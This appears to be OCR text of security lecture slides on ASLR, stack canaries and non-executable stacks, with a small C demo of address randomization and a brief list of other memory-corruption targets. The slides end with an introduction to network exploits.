
sysctl kernel.randomize_va_space=2


By default, places segments of the program at different locations in the virtual address space.

```
int main(int argc, char **argv, char **envp) {
  char *str;
  printf("main=%8p, str=%8p, envp = %p, argv = %p, delta = %u \n",
      main, &str, (char*)envp, (char*)argv, (char*)((int)str - (int)argv));
  return (0);
}
```


```
d-172-25-98-44:smash abhi$ for f in `seq 1 100`; do  ./aslr; done
main= 0x9cee0, str=0xbff64a88, envp = 0xbff64aec, argv = 0xbff64ae4, delta = 1074378027
main= 0x92ee0, str=0xbff6ea88, envp = 0xbff6eaec, argv = 0xbff6eae4, delta = 1074337067
main= 0xaaee0, str=0xbff56a88, envp = 0xbff56aec, argv = 0xbff56ae4, delta = 1074435371
main= 0x2bee0, str=0xbffd5a88, envp = 0xbffd5aec, argv = 0xbffd5ae4, delta = 1073915179
main= 0x1aee0, str=0xbffe6a88, envp = 0xbffe6aec, argv = 0xbffe6ae4, delta = 1073845547
main= 0x68ee0, str=0xbff98a88, envp = 0xbff98aec, argv = 0xbff98ae4, delta = 1074165035
main= 0x1cee0, str=0xbffe4a88, envp = 0xbffe4aec, argv = 0xbffe4ae4, delta = 1073853739
main= 0x78ee0, str=0xbff88a88, envp = 0xbff88aec, argv = 0xbff88ae4, delta = 1074230571
main= 0x8cee0, str=0xbff74a88, envp = 0xbff74aec, argv = 0xbff74ae4, delta = 1074312491
main= 0x4eee0, str=0xbffb2a88, envp = 0xbffb2aec, argv = 0xbffb2ae4, delta = 1074058539
main= 0xc8ee0, str=0xbff38a88, envp = 0xbff38aec, argv = 0xbff38ae4, delta = 1074558251
main= 0xafee0, str=0xbff51a88, envp = 0xbff51aec, argv = 0xbff51ae4, delta = 1074455851
main=  0x5ee0, str=0xbfffba88, envp = 0xbfffbaec, argv = 0xbfffbae4, delta = 1073759531
main= 0x55ee0, str=0xbffaba88, envp = 0xbffabaec, argv = 0xbffabae4, delta = 1074087211
main= 0x77ee0, str=0xbff89a88, envp = 0xbff89aec, argv = 0xbff89ae4, delta = 1074226475
main= 0x24ee0, str=0xbffdca88, envp = 0xbffdcaec, argv = 0xbffdcae4, delta = 1073886507
main= 0xa6ee0, str=0xbff5aa88, envp = 0xbff5aaec, argv = 0xbff5aae4, delta = 1074418987
main= 0x69ee0, str=0xbff97a88, envp = 0xbff97aec, argv = 0xbff97ae4, delta = 1074169131
main= 0xb9ee0, str=0xbff47a88, envp = 0xbff47aec, argv = 0xbff47ae4, delta = 1074496811
main= 0x47ee0, str=0xbffb9a88, envp = 0xbffb9aec, argv = 0xbffb9ae4, delta = 1074029867
main= 0x7bee0, str=0xbff85a88, envp = 0xbff85aec, argv = 0xbff85ae4, delta = 1074242859
```


Stack Canaries






Stack Canaries






Stack Canaries




Add a secret canary on stack on every function call.

Terminate program if canary value is not correct.




Stack Canaries



Add a secret canary on stack on every function call.

Terminate program if canary value is not correct.



Mitigation summary

Stack canaries

- Compiler adds special sentinel values onto the stack before each saved IP
- Canary is set to a random value in each frame
- At function exit, canary is checked
- If expected number isn’t found, program closes with an error

Mitigation summary

Stack canaries

- Compiler adds special sentinel values onto the stack before each saved IP
- Canary is set to a random value in each frame
- At function exit, canary is checked
- If expected number isn’t found, program closes with an error

Non-executable stacks

- Modern CPUs set stack memory as read/write, but no eXecute
- Prevents shellcode from being placed on the stack

Mitigation summary

Stack canaries

- Compiler adds special sentinel values onto the stack before each saved IP
- Canary is set to a random value in each frame
- At function exit, canary is checked
- If expected number isn’t found, program closes with an error

Non-executable stacks

- Modern CPUs set stack memory as read/write, but no eXecute
- Prevents shellcode from being placed on the stack

Address space layout randomization

- Operating system feature
- Randomizes the location of program and data memory each time a program executes

Other Targets and Methods

Existing mitigations make attacks harder, but not impossible

Many other memory corruption bugs can be exploited

- Saved function pointers
- Heap data structures (malloc overflow, double free, etc.)
- Vulnerable format strings
- Virtual tables (C++)
- Structured exception handlers (C++)

No need for shellcode in many cases

- Existing program code can be repurposed in malicious ways
- Return to libc
- Return-oriented programming

Networks

Network exploits

Networks were designed for convenience.

Security was an afterthought.

Networks increase number of possible attackers.
(Attack surface is increased.)

Networks provide some anonymity to the attacker.

